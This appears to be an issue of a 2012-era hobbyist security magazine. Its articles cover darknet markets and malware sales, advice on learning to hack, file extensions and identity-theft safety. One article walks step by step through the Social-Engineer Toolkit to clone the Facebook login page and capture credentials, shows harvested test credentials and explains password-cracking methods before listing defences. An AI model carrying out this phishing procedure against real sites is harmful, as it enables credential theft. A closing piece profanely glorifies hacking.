
The experts have examined over 24,400 separate items sold on the popular site demonstrating that Silk Road is mainly used as drugs market, very interesting also the composition of the sellers that for obvious needs leaves within a couple of weeks the site to appear in second time.



The study has analyzed the evolution of the market in the last months demonstrating the increasing of the business may be obtained also thanks to the aura of mystery that many media give the Deep Web.

The number of sellers of any kind of drugs is passed from 300 in February to around 570 in August as reported in the following graph:

Which are the most sold products?
The study has grouped the product in categories and has revealed that the "most wanted" items are drugs, following is proposed the list of the Top 20 categories in terms of items available.



Most sellers leave the site fairly quickly, but a core of about 4% of them have been on the site for the entire duration of our study, the majority of sellers are only on the site for less than two months, may be because they leave the site once sold the products or because they move "into stealth mode as soon as they have established a large enough customer base".

The experts and law enforcement are conscious that are facing with an anomalous market where identities are hidden, payments difficult to trace, where no advertising is made and where the access to the "market place" implies anonymizing tool such as a Tor client. Despite all this consideration the study has revealed a string growth of the business, the market appears in expansion and number of sellers that use it is dramatically increased.

Christin declared : *“It’s a stable marketplace, and overall it’s growing steadily.”*

But many users on the site have worried for possible infiltration made by law enforcement, another source of concerns is that several of its high-profile sellers have disappeared. The possibility to infiltrate a similar market is concrete and market place such as Silk Road represents in my opinion a moderate risks for the worldwide community. The most problematic aspects of similar business is that they are controlled by criminal organization but the figure proposed are far from to justify a massive Government intervention, the problem is how much hidden services like this are in the dark web?

But Deep Web is also famous because is the place where is relative simple to acquire malware and similar agents to realize cyber fraud, one of the most requested article are bot agents to be able to compose a botnet without particular knowledge.

Recently I read of a botnet offering from the deep web describes many interesting technical characteristics. With just \$8000 and three IP addresses it is possible to setup C&C, and get a personalized copy of the bot that has a hardcoded/obfuscated max of 10k zombies. I have no idea if the offer is real but is high probable that similar offers are daily available on deep web, we can imagine the impact on this wave of malware in the cyber space.

We have explained several times that a new model of business is growing around malware sells, old style criminals are investing in technology to expand their activities, they are requesting support and material to realize complex frauds, I introduced the term C2C (cybercrime to cybercrime) to describe the phenomenon of support provided by new cyber criminality to ordinary crime.

One of the most famous malware sold in clear web which is “migrating” to the deep web is the Citadel trojan, based on the Zeus experience has evolved becoming one of the most interesting cyber criminal project. Security experts have found an excellent customer relationship management (CRM) model implemented by its creators. Thanks a malware evolution dictated by market needs, the trojan has evolved in time, many instances have been detected with different powerful features developed for specific clients.

The creators of the agent have structured an efficient services for the sell (with sales price of nearly \$2,500) and the supply of improvement services for the trojan through social network platforms. But just one of the strengths of the model, the opportunity to get in touch with the creators of the virus, paradoxically, could stop the spread of the dreaded malware. So how to protect anonymity of the creators maintaining a malware as service selling model?

Hacking

Author : John Shinaberry, Assistant Editor

I've received a lot of requests lately, how do I hack this or how do I gain access to that. I know that people are curious, when they hear the term hacker, they want to know how it all works. It is natural to wonder, and I know that with an air of secrecy surrounding the subject, it is all the more enticing to the inquiring mind. The fact is, what these people are asking for are tools. Tools can be used for many different things, sometimes they can be used to test the security of a site or application, other times they can be dissected and the code used as a part of a library. Still other times, people look for these tools in the (most often misguided) hope that by using a script written by some well-known hacker, they will have gained some power over other users on the internets.

Nothing could be further from the truth. What hackers do is very specific to their own goals. They do not write complex code, eloquently sidestepping security measures and finding new, creative ways to approach old problems in an effort to make it easier internet residents to steal from one another. The suggestion that someone might do that is inconsistent with the facts. Someone who is tuned in, using AT&T Assembler to dissect what a piece of code is actually doing in memory, is doing this for a specific application. That same hacker can't send you his work for other purposes, it was specific to his need. He did the work, he solved the problem, he gets to use his solution (and maybe occasionally he will meet someone who needs to solve the same problem on the same system type, then it may be useful to pass that code along).

The idea that a lot of people seem to have is that once we gain the golden key (like we are playing some kind of role playing game) we will be hackers. There is only one golden key in the world of the hacker so many of you claim you wish to be. How much are you willing to learn, how much of yourself are you willing to put into this? The key is the knowledge gained through study, trial and error and put to use by a very serious and focused mind.

What I am doing here is not an attempt to dissuade would be hackers from reaching for their lofty goal of becoming one of the l33t. I am only attempting to give it some scale, an introduction to an introduction. The internets are a very big place, and the relatively low number of high profile attacks taking place (beyond DDOS, which is not really a hack, but more of an organized protest) give us an idea of just how few actually elite hackers there are in the wild. There aren't many, because the skill set and the commitment are so demanding, it's not something most people are up for.

So, when you say that you want to be a hacker, or even when you just ask someone how to hack something specific, try to remember that what you are asking is a much greater undertaking than you may realize. We all went to school at one time or another, how much did we learn when we copied someone's math homework? The other question, how often did copying work out? Most people didn't try it too many times, because they got caught the first time out. When you copy the work of a hacker, not only will it be blatantly obvious where you got it, but the overwhelming possibility is that it won't work anyways. I don't use the term "script-kiddie", I believe that if you can use a piece of code without writing a new one, you have saved some time and keystrokes, and that is a very hacker type of a goal. The derogatory term "script-kiddie" actually means that you found a script somewhere, someone linked it, you noticed the file name, whatever brought you to it. You went and picked up this script, without any attempt to learn something about it or understand it, you tried to use it. This is considered extremely bad etiquette among hackers (and these are people who believe in sharing, as a rule), because when you take no part in the work, you take no responsibility for the outcome of running the script (it becomes the fault of the hacker who wrote it), and in general you come off like a major asshat.

Please, don't be an asshat. If you want to be a hacker, be one. Read a book right now, cover to cover on a language that will help you communicate with your computer, using a compiler. C is a very popular choice, but there are many others, C++, Java (requires a virtual machine to run, but is very popular across many platforms), Python, Ruby, Perl, PHP and many others. Read it front to back, whether you understand it or not, keep reading. Do a little research into the parts you didn't understand and then read it again. Do this until you can demonstrate applied knowledge of the language. Once you learn to speak to your computer, you can start to learn to listen to it as well. Your computer will tell you many things, but often you have to get past the language barrier (whatever language you chose to learn) and learn to use a debugger to disassemble what your computer is doing at the lower level of memory addresses and moves from stack to stack. Once you learn these things, you will have achieved the rank of "not a dumbass". Congratulations!!! You are on your way. Just remember that your brain is what will make you a hacker, so you will have to take some serious time and feed it some real information to get it running right. From there, you can start trying to outsmart everyone that came before you, you can be a hacker. This is the only way, scripts won't help you and conversations with hackers will only help you if you know the right questions to answer. Get a book, read, learn, repeat. Code, make mistakes, fix your mistakes, repeat. You get the idea, you are not joining the circus here, you are training your mind to work in new ways. It will take some time, but if it is your calling, you will enjoy every last problem you run into along the way.

Suggested First Reading (though there are many great titles to choose from)
<http://www.amazon.com/Hacking-The-Art-Exploitation-Edition/dp/1593271441>

Watch the Watchers

Author : John Shinaberry (Assistant Editor)

A new kind of war seems to be brewing on the Internets. It's not a war between tech teams or political rivals. It's a war on information itself. It seems that, even in today's world of 2012, we still find it difficult to provide free speech to everyone and freedom to the press, to do its job, for the citizens of planet earth. The tactics that I am referring to as war (because I believe they are war like stances on the issue of free speech), are those that are coming from the entertainment industry (and their associated lobbies) in the form of take-down requests (online forms to remove potentially patented works of art) for huge amounts of material from servers at Google, Amazon and others.

The problem for those of us who just want an open and free exchange of information, which the internet age has given us, is in the nature of the requests. These requests are coming at record numbers, n (Gizmodo) and many are aimed at completely legal material (under just about any internationally recognized law). If we look at the trend here; <https://www.google.com/transparencyreport/removals/copyright/>

We get a very clear view of the number of takedown requests per week climbing at an explosive rate. Not even bots are that fast, so the takedowns are automated filtration of a list of key words that has clearly gotten larger in the past couple of months. Why are there so many takedown requests now than there were before? The only two possibilities that I can see are either the auto-net has gotten less selective about what it considers to be infringing content, or there is a whole lot of duplication in requests. I don't know how Google handles absolute duplications, but with video linking video, sampling video or a recorded moment in time, splice it all together to creates something new and you get a new takedown request if there is a song or popular image in any part of that editing process.

I don't know exactly why the content takedown notices are seeing such a rise in numbers, but the fact is that they are. This cannot be tolerated, they are misusing a tool that was meant to help them defend themselves and have turned it into an offensive weapon on our Internets. We need to be watching these numbers, and paying attention to whom is doing the majority of the requesting. If it continues to trend the way it has in recent months, it may require the intervention of the internet community. We will need to put a stop to the wholesale censorship of massive bodies of information, if we can hope to maintain a free and open community.

Suggested first reading (though many will have other titles for you); <http://www.amazon.com/Hacking-The-Art-Exploitation-Edition/dp/1593271441>

The Rapid Rise Of Thefts in Cyber Space

Author : Abhi Manyu Varma Datla

Internet Security is something that has grown to be a main concern among society. Companies have come out with Identity Theft prevention services, but often, by the time you get those, it is already too late or doesn't help. The purpose of this guide is to help you try and develop safe internet habits and to keep you as safe as possible from unwanted problems relating to your personal security.

Many of you probably hear on the news, every so often, "A popular website has been compromised and many people have had their personal data stolen!" When a website is compromised, it puts thousands at risk for one of many possible types of identity theft. It is rare that a site is hacked to this extent: usually, the data is collected through look alike sites, through spyware, or through other means of collection; most of which happen on a single-user basis. It makes many people nervous when giving out personal information to anyone online because they are not sure what can really happen, and they do not have all the facts.

There are two important terms, which are very commonly misused Are :
Hacker & Cracker

Most people thinks that hackers are computer criminals. They fail to recognize the fact that criminals and hackers are two totally different things. Media is responsible for this. Hackers in reality are actually good and extremely intelligent people who by using their knowledge in a constructive manner help organizations, companies, government, etc. to secure documents and secret information on the internet.

Cracker is a term that isn't used much outside of the security world. A cracker is someone who exploits holes in a program for malicious use. For example, the people who create game keygens are crackers, meaning what they do is illegal. For continuity, I will refer to both hackers and crackers as hackers, unless a distinction needs to be made; most people think of the two as the same.

You May Be Thinkin How This Hacking Came into Existance

Until the early 1980s, hacking had not been a household term. Prior to this time, the Personal Computer was not a widely available or feasible option for most home users. Most of the computer market consisted of million dollar mainframes the size of a warehouse, which only government and major corporations could afford. Finally in the Mid-1980s, personal computers finally became affordable to most users, and began to find their way into the home.

In 1983, a movie called “War Games” portrayed a teenager who could hack just about anything in the world. He was able to hack through his schools computer network, as well as many other malicious tasks. This movie caught the imagination of the teenagers who saw it, and sparked an evolution of hackers.

This shift caught the computing industry by surprise, so they were unprepared to take on the new breed of hacker. With time, the teenagers gained experience and many gang-like groups of hackers formed. They started to share their exploits with friends in the group, and word got around quick. Almost overnight, hacking came to the forefront of personal computer uses.

At first, hackers mainly wished to gain access to systems, not to damage them. The first hacker to be prosecuted in the United States was Pat Riddle. Pat had been known to regularly gain unauthorized access to U.S. Department of Defense computers; a major problem to the security of the United States. He was arrested, but could not be charged with anything relating to hacking, because at the time, there were no anti-hacking laws. He was charged with theft of phone service instead, putting him in jail for a very limited period of time.

To prevent similar problems in the future, the Computer Fraud and Abuse Act was passed in 1984. It provided a legal means to prosecute hackers for certain things. Back in the days of the DoD (Department of Defense) internet system, the internet was only an extremely small fraction of what it is today.

Today, there are literally millions of computers connected together. With search engine technology being refined and perfected, as well as the popularity of online information databases, it isn't too hard to find information on anyone. A quick search will give you the address and phone number of any publicly listed person. This isn't too big of a problem, until stalkers come into play. The major problem is when people find more detail than you care for them to know, such as your Social Security Number, Bank Account Information, passwords, or even Credit Card number. When someone steals this type of information and uses it, it is called Identity Theft. What often happens is a hacker steals personal information by catching unsuspecting users off-guard and makes purchases or doing things in their name. This causes many problems in the industry, because there have to be safeguards to help counter the issue – safeguards which often lead to customer hassle. Many people wonder if there are ways to protect themselves from Identity Theft. The truth is: there is no full-proof way. Many have tried, and failed, to stay out of the reach of hackers.

Although there is no perfect way to secure your data, there are several ways you can protect yourself – and make it extremely difficult for hackers to read your data. Limit the Information Available.

This is the most obvious, yet the most effective, way to keep safe from hackers. Obviously, the less information available, the less information hackers have to work with. There are some cases when this method is not possible – when like ordering products online – so it will not work in every case.

If it is not possible to limit the information you give out over the internet, it is extremely wise to read the privacy policies of the website you are giving information to. Often, sites resell user information to third parties, which spam, harass, or otherwise annoy you. Whether a particular site does this or not, can be found in the company's privacy policy. It is often linked to at the bottom of the webpage. If you can find no privacy policy, you should view it like you As If you are preparing dinner during rush hour.

Privacy Policies can be tricky – often worded in complex, confusing legal terms. They can be quite large too: 5-10 pages are common. Most places think that by using complicated wording in privacy policies, customers won't read them and they are right. This is one of the biggest mistakes you can make as a consumer. Those extra 10 minutes of reading could save you lots of money and headaches in the long run.

In general, I recommend you use what I call the Business Card Rule. If the information you are giving out would not go on a business card, do not give it out unencrypted (more on this later). If you are required to give excess information out online, it is recommended that you do it only over a secured (SSL or similar) connection.

Use Trusted Sites

It is wise to only use trusted sites when giving out personal information.

Another important aspect of security is attention to detail. Like reading the fine print on a contract, reading everything on a page before you agree to something is extremely important and can save you from serious problems. Although most users are guilty of the “hurry mode”, clicking “I Agree” without reading what they are agreeing to, it should be viewed as an extremely bad habit. You could be signing away your home without noticing a difference. Paying attention is extremely important usually, you can put two plus two together and decide what is fraudulent and what is legitimate.

Remember, most companies will not collect personal information from you over e-mail so if you get an e-mail asking you for your password to “their” site, it can generally be considered fraudulen.

Windows User: Know Your Extension


Author : John Shinaberry (Assistant Editor)

What are extensions? Why do we need to know? I have an answer for both questions for you, so don't bother with Google, for the moment. An extension is a "suffix to the name of a computer file, designed to show its format"-Wikipedia. In other words, the three or four letter/number file extension tells our computer what to do with the file. If we give our computer a file with a .jpg extension, it will automatically open the default application for handling that file type. If we give our computer an .exe file, we are telling windows to treat the application as an installer or an application requiring special permission to Windows. When we see a file in the format of say, example.jpg.mov.exe, only the last letters count, after the last dot in the file name. Your computer will read it as file name: example.jpg.mov.exe, file extension: .exe

This is precisely what you do not want as a conscientious user of the internet. We need to make sure we understand what we are telling our computer to do. If we are ever in doubt, Google is the only friend and Wizard we need to know. Google the name and extension of every file you obtain on your Windows Machine, it is your machine, demand to understand what it is doing! Learn something new every single day, by actually reading a little bit of what your computer is doing. Watch your file formats, make sure you are looking at the last extension, if there is more than

doing. Watch your file formats, make sure you are looking at the last extension, if there is more than one. Pay close attention, and you will be helping everyone on your internet stay a little safer, because you will be helping curb the spread of malware.


The more familiar we become with the basic operation of our machine, and I'm referring to a Windows Operating System on a PC, the more comfortable we will become with all of the available options in Windows, and customization can be a lot of fun.



Web Jacking: Hi-jacking of a websites

Author : Himanshu Chaudhary

Web Jacking attack is an another kind of phishing attack, as in phishing attack attackers make a clone of legitimate websites, similarly in web jacking attackers uses a method for creating a fake website or you can say clone of legitimate website and whenever victim will try to open a legitimate website, a page will appear with a message that website has been moved from current place to new place for which user have to click on some link. As soon as victim will click on that link, he/she will redirected to some fake or malicious website.



How web jacking works?

Backtrack already have this method which attacker can apply very easily by following some very basic steps. These steps are as follows:

First open a SET and select option 2 stating “website attack vectors” out of all other options, as all other options are dedicated to other domains. Web-jack comes under a website attack that’s why option 2 has to be selected.

Many options will appear after selecting option 2. All options are various kinds of web application attacks which have different technique and goals. We are talking about web-jack attack, so I will only demonstrate how easily web-jack attack can be applied. After getting a list of numerous kinds of attacks, option 6 has to be selected as it is saying “web jacking attack method”.

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) SMS Spoofing Attack Vector
- 8) Wireless Access Point Attack Vector
- 9) QRCode Generator Attack Vector
- 10) Third Party Modules
- 99) Return back to the main menu.

set> 2

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Man Left in the Middle Attack Method
- 6) Web Jacking Attack Method
- 7) Multi-Attack Web Method
- 8) Victim Web Profiler
- 9) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>6

After selecting a 6 option, 3 options will appear:

- Web templates
- Site cloner
- Custom import

Option 2 “Site Cloner” is an option to be selected. By selecting this option first initiation of attack has been started. Site Cloner option will clone the legitimate website at attacker server or at controlled webpage. Cloning a login page of a legitimate website is one of the important tasks as main goal of a web-jack attack is to steal user credentials.

So as I have told, 2nd option “Site cloner” has to be selected for cloning a legitimate website at a malicious location. Web-jack attack uses a credential harvester method for selecting or fetching out users credentials such as username and password. So cloning a login page is an important requirement for this attack as without this step web jacking will not work. As you can see below, that we are using facebook page as a target page because of it’s popularity, which makes it vulnerable to this attack. Vulnerability is not because of facebook fault, it’s because user access facebook everyday so many times that user may can forget to check a facebook URL.

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu


set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] I have read the above message. [*]

Press {return} to continue.
```

After this attacker will send malicious link with it’s IP address to victims and will try to trick a victim for clicking on this link. The most common way is to send an alert saying “link has been moved to some new place”.



So, as soon as victim will click on this link, a fake cloned page of facebook login page will appear which victim will consider as a legitimate page and will enter his/her credential. But, unfortunately that page is not a legitimate page it’s a malicious fake page which is running at attacker’s server. So, all the login information will be getting stored at attacker’s server and which may be able to lead into a huge loss. See below, where facebook page has been used as a source for stealing user credentials, so it will fetch all the credential which user will enter during considering fake page as a legitimate one.

```
[*] Web Jacking Attack Vector is Enabled...Victim needs to click the link.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
172.16.56.128 - - [23/Mar/2012 14:42:17] "GET / HTTP/1.1" 200 -
Blackbox.home - - [23/Mar/2012 14:46:01] "GET / HTTP/1.1" 200 -
Blackbox.home - - [23/Mar/2012 14:46:06] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: post_form_id=bedf6447a24eea6465074ce20cedc88f
PARAM: lsd=Qww5z
PARAM: return_session=0
PARAM: legacy_return=1
PARAM: display=
PARAM: session_key_only=0
PARAM: trynum=1
PARAM: charset_test=€, ', €, ', 水, Д, €
PARAM: lsd=Qww5z
PARAM: timezone=0
PARAM: lgrrnd=074137_I-GY
PARAM: lgnjs=1332513966
POSSIBLE USERNAME FIELD FOUND: email=test@pentestlab.wordpress.com
POSSIBLE PASSWORD FIELD FOUND: pass=letmein
PARAM: default_persistent=0
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Another approach for performing a web jack attack is as follows:

Computers don't recognize human being, only it follows some sets of instructions. Although today technology have made everything so natural that it looks like it following a human instruction but it always follows a set of instructions written in machine understandable language.

So for login, machine only understands a usernames and passwords. The web server will grant control of the website to whom so ever, who enters the correct password and username combination. There are many ways in which hacker may get to know a password, the most common password cracking method is to guess a password by password cracking attacks. Password cracking attacks are most commonly of two types. The first one is known as dictionary attack. In this type of attack the software will attempt all the words contained in a predefined dictionary of words. And on the basis of matching it will attempt to login. Dictionary normally contains most common used passwords by users by the help of gathered information from previous attacks. Human have a tendency for using easily remember passwords, in which they always forget about required level of security. Which always makes their passwords bit vulnerable and in this case dictionary attack works. It doesn't matter if organization have hashed all the passwords, attacker only need to know hashing method and then he can apply dictionary attack again by hashing all the stored words in a dictionary.

For example, it may try spiderman, john, steve, pa55word, luke etc, all these words are very common passwords which humans use most of the time. These types of dictionaries are readily available on the Internet. The other form of password cracking is by using 'brute force'. In this kind of attack the software tries to guess the password by trying out all possible combinations of numbers, symbols, letters till the correct password is found. So it's just a permutation and combination. For example, it may try out password combinations like abc123,acbd5679, sdj#%^, weuf*(-)*. Some software, available for password cracking using the brute force technique, can check a huge number of password combinations per second. When compared with a dictionary attack, a brute force attack takes more time, but it is definitely more successful

So, this is how web jacking attack works. My main goal of this demonstration wasn't about teaching you this attack as anyone can gather more information on this from Google. Only thing which I want to show is the easiness in performing this attack. It only requires some couple of steps and attacker will be on his way. So it's very important to learn how to protect ourselves from this attack.

Solutions:

- Analyse URL's: Although analysing every URL is a hectic task, but this can be a one of the basic and more secure preventive solution. Users should analyse every URL of a website they are accessing and try to find out if any malicious activity is going on. Careful analysis of URL is very important as now hackers are very intelligent and know various ways for tricking a user's. Such as they can make a fake page of www.paypal.com by a name of www.PayPal.com or www.paypal1.com or www.paypall.com etc.
- Don't click on link's: Always enter a link of the website by yourself instead of clicking on any given link. As by clicking on link you cannot be 100% sure that you are directed to a secure website. So always prefer to enter a name of the website by yourself.
- Pop Up blocking: Pop up blocking in browsers can be a preventive measure, as it will not allow opening a new website by itself. Or users can use a free or paid pop blocker tool, which will handle everything by itself based on the preferences of users. But always download any tool from trusted source because it may contain Trojan in itself.
- Spyware removal: Always do a manual security check by checking unwanted installation from Add/Remove software's in control panel and remove unwanted or suspected installations. Or simply you can use free or paid spyware scanner and remover. But always download any tool from trusted source because it may contain Trojan in itself.
- Use limited user account: Make another account for web browsing or for accessing non-trustable sources. You can simply make a new account from a control panel and assign restricted privileges for not executing code at arbitrary location in your machine or for not downloading any malicious thing.
- regedit: Simply change a browser settings in registry and remove all unwanted and malicious installations from registry. After removing content from a registry machine will remove every malicious code from your machine.
- IDS: Intrusion detection system can play a major role in prohibiting and removing already installed Trojans, spywares & adware's.

Which Distro?

Author : John Shinaberry, Asstant Editor

Once we have decided to give a GNU/Linux Distro a spin, choosing one can seem like a daunting task. After all, the whole idea is to give developers the freedom to try new things and create innovative ways for us to interact with our digital devices. These are muddy waters, indeed. So many choices, where to even start? We can go to a forum or interactive board for help, but that almost always boils down to an epic fanboy fantasia of orchestrated imagery and name calling. There has to be a better way, and lucky for you I'm here to give you a couple of options when it comes down to decision time.



The first option is, for me, maybe a little too automated and not personal enough for making such a decision. I would be remiss in my duties as an option list guy if I didn't mention it, though. At this site, you start at a main page which takes you through a series of links (choose your own adventure style), you answer automated questions and in the end, it spits out the exact distribution you should be using. Keep in mind, I am not promising you success using this method, but this is the idea behind the site. Without further ado, your automated distribution selector is available right here <http://www.zegeniastudios.net/ldc/>

The other option, and my personal favorite is to do your own research. You can Google terms you are unfamiliar with as you search through the available distro flavors, and come to an informed decision, based solely on the sworn testimony of the survivors, and pick your correct distro at <http://distrowatch.com/>

The main thing to remember is to have some fun with it. Experiment with new ideas, try different approaches to various tasks and see which one works best in your, personal, workflow. We have so many options that the development community has tirelessly and thanklessly worked so hard to give us, let's give them some respect in return and actually read some of their documentation and press releases. The more research we do in deciding what our personal interface will be with our computer, the more rewarding will be the experience of using the device. Happy Hunting!!!

Dude, watch your stuff

Author : John Shinaberry, Assistant Editor



A lot of new computers are showing up at dormitories this time of year. Not every student who buys a new computer for school is putting the thought they should into securing their new investment. After all, many new computers come pre-installed with the latest anti-virus applications, what more does one need to be concerned —about?

The first thing to think about is the fact that you now have an expensive piece of equipment that the pawn shops are not yet saturated with. You have a newer model, electronic device, people are going to want to walk off with it. Don't give them the chance. We all like to feel secure in our environment, we want to believe that at our university or workplace, people simply don't steal. This is not so, it is never the case. Everywhere you go, there is a chance that there is a thief nearby, maybe not a classmate or a colleague, but someone looking for easy pickings at a library or cafeteria. When you move around with your new device (computer, tablet, phone), keep it with the same precaution you keep your cash. Don't flash, don't leave it laying around while you go have a conversation or look for something (that you should have found online).

Past the ordinary thieves lie the really skilled technicians of stealing things that don't belong to them. Here you have the hords of fake names around the internet claiming to be hackers. Of course, as a rule, real hackers get so tuned into what they are doing, they rarely socialize. Just from that point, we know we are not really dealing with hackers, but rather with people who have stolen hacker technology, and their intention is to use it to steal more. You don't want to be susceptible to this juvenile behavior, so it's best to install a good firewall right away, go with Comodo Free Firewall, Google it. It's decent protection from a strong company, but the good part of it is, you can set it to safe mode. It will ask you every time any component on your system requests privileges. This is a good thing, you want to keep your privileges your very own. These are two simple tips that would save a lot of grief is someone reads them and tries to adhere to their simplicity. Just watch your stuff, it's a jungle out there.

IT'S MAGIC

Author : Ann Smith (Executive Editor)

I love hackers. Hacking is well, magic. Hacking magically transmits someone's feelings towards a person, an organization, a government, or a corporation. Generally, the feeling being expressed is "Fuck You."

